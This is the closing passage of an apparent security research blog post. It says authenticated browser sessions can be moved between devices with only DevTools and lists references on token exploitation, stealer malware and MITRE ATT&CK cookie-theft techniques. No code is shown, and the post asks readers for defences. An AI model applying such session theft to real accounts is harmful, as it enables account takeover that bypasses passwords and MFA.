With this method, moving authenticated browser sessions between devices is straightforward, requires no special tooling or no elevated privileges. All you need is DevTools. If you’ve figured out a reliable way to defend against this we’d love to hear about it (email us at [email protected])!
References
- Primary Refresh Token Exploitation - Attacking Entra Authenticated Services, Bypassing Passwords and MFA
- Windows’ Built-in OpenSSH For Offensive Security
- Pulse Security Adaptive Defence Review
- Redline stealer
- Lumma Stealer
- Mitre ATT&CK - Steal Web Session Cookie
- Credentials from Password Stores: Credentials from Web Browsers
- Mitre ATT&CK – Exfiltration